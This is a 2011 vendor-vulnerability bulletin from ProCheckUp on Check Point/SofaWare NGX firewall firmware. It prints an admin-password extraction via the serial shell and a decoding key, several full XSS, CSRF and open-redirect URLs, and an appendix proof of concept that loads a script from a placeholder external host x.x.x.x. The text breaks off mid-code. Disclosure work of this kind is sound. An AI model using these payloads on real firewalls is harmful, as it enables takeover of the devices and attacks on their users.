

<p>7.5.48x</p> <p>Size 6MB</p> <p>Released Dec 07</p> <p>New interface Look with no side menu</p>	
<p>8.2.26x</p> <p>Size 6.4MB</p> <p>Released Dec 10</p> <p>Linux v2.4.20</p> <p>BusyBox v0.60.3</p> <p>ClamAV Antivirus</p>	

6 Notes

6.2 Default user account

The default user account is 'admin', on later versions of NGX OS the account login is temporarily disabled after three failed login attempts – preventing the password from being brute forced. We found version 5.0.94 did not disable the account on multiple login failures, with versions above 6.027x temporarily disabling the account.



7 New vulnerabilities

The following new vulnerabilities were found:-

“Local access to privileged information” over the internal serial port, which allowed privilege escalation to admin as it was found that the admin password can be obtained by running a command.

An “unauthenticated information disclosure” flaw, disclosing unnecessary information about the firewall and its patch level to potential attackers.

Both authenticated and unauthenticated reflective “Cross Site Scripting” attacks were found, as were two persistent unauthenticated Cross Site Scripting attacks which need to be setup by a forged XSRF requests so that malware can be loaded onto user computers.

Authenticated “offsite redirection” attacks, which might be used to phish credentials.

7.2 Local access to privileged information

As detailed in section 3 with NGX versions 5.094 and before, it is possible to connect a computer to the diagnostics port to obtain an interactive Linux shell without authenticating. It was then found possible using this shell, and the swcmd to obtain the admin password.



```
# /usr/sbin/swcmd show users
swcommand: show users
1:
  name admin
  password {S}ijoh0jU9LS2V
  adminaccess readwrite
  vpnaccess false
  filteroverride true
#
```

A user called “nightranger” published on exploit.co.il a method determined by another user yoni to decode this password, which was determined to be base64 encoded text keyed with the string “**mODIFIEDfWpROPERTysHEETwl**” to obtain the password.

See <http://exploit.co.il/hacking/cracking-sofaware-sbox-passwords/> for further information.

Running the python code
python sbox-pass-cracker.py joh0jU9LS2V

Correctly determined the admin password “g u e [] s t h i s”

7.3 Unauthenticated information disclosure

It was found that the /pub/test.html program disclosed information, regarding the licensing and the MAC addresses to unauthenticated users.

On early firmware versions 5.0.82x, 6.0.72x & 7.0.27x 7.5.48x
Just requesting `http:// 192.168.10.1/pub/test.html` is sufficient

This no longer worked on versions 8.1.46x & 8.2.26x however adding the URL parameter and a double quote bypassed this check
`https:// 192.168.10.1/pub/test.html?url="`



7.4 Cross Site Scripting (XSS)

Cross site scripting (XSS) vulnerabilities affects multiple programs within Check Point/Software OS; the issue is caused by the software failing to properly sanitize user supplied parameters.

An attacker may leverage this issue to cause execution of malicious scripting code in the browsers of internal users protected by the firewall, effectively subverting the protective nature of the firewall.

This type of attack can result in non-persistent defacement of the target site, or the redirection of confidential information (i.e.: session IDs, address books, emails) to unauthorised third parties.

7.5 Unauthenticated persistent XSS

Persistent XSS the attacker does not have to trick his victims to visit his malicious page, as the malicious code is stored by and becomes part of the webpage.

Works on 7.5.48x, 8.1.46x

The blocked URL warning page is vulnerable to a persistent XSS attack placing any internal users at risk of attack when the page is displayed.

First an attacker has to trick the administrator to follow a XSRF attack; the (swsessioncookie) session cookie for simplicity sake is shown though this can be obtained by using a XSS attack as demonstrated in this papers Appendix.

<http://192.168.10.1/UfpBlock.html?swcaller=UfpBlock.html&swsessioncookie=20KHYp5-oS7rKmS-a4rq4i&swsave=1&ufpblockhttps=0&ufpbreakframe=&backurl=WebRules.html&ufpblockterms=%22%3E%3Cscript%3Ealert%281%29%3C%2Fscript%3E>

Firewall users then visiting blocked sites will have the blocked page displayed and the attack carried out.

<http://192.168.10.1/pub/ufp.html?url=www.blockedUrl.com&mask=000&swpreview=1>



The Wi-Fi hotspot page on Wi-Fi enabled firewalls is also vulnerable, with any user using the Wi-Fi access point being at risk.

First an attacker has to trick the administrator to follow a XSRF attack; the (swsessioncookie) session cookie for simplicity sake is shown though this can be obtained by a XSS attack as demonstrated in this papers appendix. <http://192.168.10.1/HotSpot.html?swcaller=HotSpot.html&swsessioncookie=20KHyp5-oS7rKMs-a4rq4j&swsave=1&hotspotnets=00000000000000000000000000000000&hotspotpass=1&hotspotmulti=1&hotspothttps=0&hotspotnet1=0&hotspotnet2=0&hotspotnet3=0&hotspotenf=0&hotspottitle=Welcome+to+My+HotSpot&hotspotterms=%22%3E%3Cscript%3Ealert%28%29%3C%2Fscript%3E&hotspotpass=on&hotspotmulti=on>

Firewall users then visiting the Wi-Fi hotspot landing page will then have the attack carried out.

<http://192.168.10.1/pub/hotspot.html?swpreview=1>



7.6 Reflective XSS

These are less serious than stored XSS as the attacker has to trick the victim to visit the page for the attack to be carried out.

Unauthenticated

The Ufp.html page is vulnerable to XSS via the url parameter
It works by submitting a malicious url parameter to the ufp.html page

[http://192.168.10.1/pub/ufp.html?url="><script>alert\(1\)</script>&mask=000&swpreview=1](http://192.168.10.1/pub/ufp.html?url=)

This works with firmware versions 7.5.48x, 8.1.46x and 8.2.2x.



The login page is also vulnerable to an XSS via the malicious session cookie
It works by submitting a malicious session cookie to the login page
Cookie: session="><script>alert(1)</script>



Authenticated XSS

An authenticated XSS exists within the diagnostics command

[http://192.168.10.1/diag_command.html?sw_ver=blah1&swdata=blah2&sw_custom=""\);alert\(1\);//](http://192.168.10.1/diag_command.html?sw_ver=blah1&swdata=blah2&sw_custom=)

(This may need to be submitted twice)



7.7 Offsite redirection

Offsite redirection is typically used to perform phishing type attacks, by fooling an authenticated user to re-enter authentication details in an external site.

Two authenticated redirection attacks were found:-

Redirection 1: Enter the following URL to redirect

<http://192.168.10.1/12?swcaller=http://www.procheckup.com>

Redirection 2: Enter the following URL and then press back button.

<http://192.168.10.1/UfpBlock.html?backurl=http://www.procheckup.com>

8 Historic vulnerabilities previously published

Historically only three vulnerabilities has been published for Check Point/SofaWare based devices, and were published by www.calyptix.com in 2007.

8.2 Unauthenticated XSS on login CVE-2007-3462

A cross site scripting (XSS) vulnerability exists within Check Point NGX OS versions pre 7.5.48; the issue is caused by failing to properly sanitize user supplied parameters. This is caused by the username parameter being vulnerable to XSS.

To replicate:-

Add the Content-Type: application/x-www-form-urlencoded header when submitting POST data.

And POST a malicious user variable to the login page
user='<script>alert(1)</script>



8.3 CSRF on the password change form CVE-2007- 3464

A Cross Site Request Forgery (CSRF) vulnerability exists within Check Point NGX OS versions pre 7.5.48; As the admin password change form does not ask for the existing password, when entering a new password. Attackers can gain control of the firewall, when an authenticated administrator clicks a malicious link during a social engineering attack.



8.4 Default user account CVE-2007-3465

A default user account vulnerability was reported within Check Point NGX OS versions pre 7.5.48; However the default user account is 'admin', this advisory stated that a default password existed versions pre 7.5.48. We were unable to replicate this vulnerability, as even on earlier versions we were asked to enter a password during initial configuration

9 Credits

Research and paper by Richard Brain of ProCheckUp Ltd (www.procheckup.com)

10 Legal

Copyright 2011 ProCheckUp Ltd. All rights reserved.

Permission is granted for copying and circulating this Bulletin to the Internet community for the purpose of alerting them to problems, if and only if, the Bulletin is not edited or changed in any way, is attributed to ProCheckUp, and provided such reproduction and/or distribution is performed for non-commercial purposes.

Any other use of this information is prohibited. ProCheckUp is not liable for any misuse of this information by any third party.

11 Appendix – proof of concept

By using a Cross Site Request Forgery attack when the administrator the administrator is logged into the firewall, it is possible to modify the Wi-Fi hotspot landing page to include malicious code which then can be used to attack users of the firewall. Having web interfaces built into firewalls is a great convenience, though occasionally such convenience places end users at risk to Cross Site Request Forgery attacks. And the protective nature of the firewall is subverted, placing at risk any internal network or wireless users are presented with malware laden pages hosted by the firewall.

All that needs to happen is that after the administrator logs onto the firewall, they then visits another page which contains malicious JavaScript.



The malicious page will contain code similar to :-
`window.location=('http://192.168.10.1/pub/ufp.html?url='+String.fromCharCode(34,62,60)+'script%20src%3d%22http://x.x.x.x/script.js%22'+String.fromCharCode(62,60,47)+'script'+String.fromCharCode(62)+'&mask=000&swpreview=1');`

Most Check Point/Sofaware firewalls we have found, still use their default 192.168.10.1 address for convenience.

Where server x.x.x.x (<http://x.x.x.x/script.js>), hosts script.js which contains:-

```
document.writeln('<iframe id="iframe"
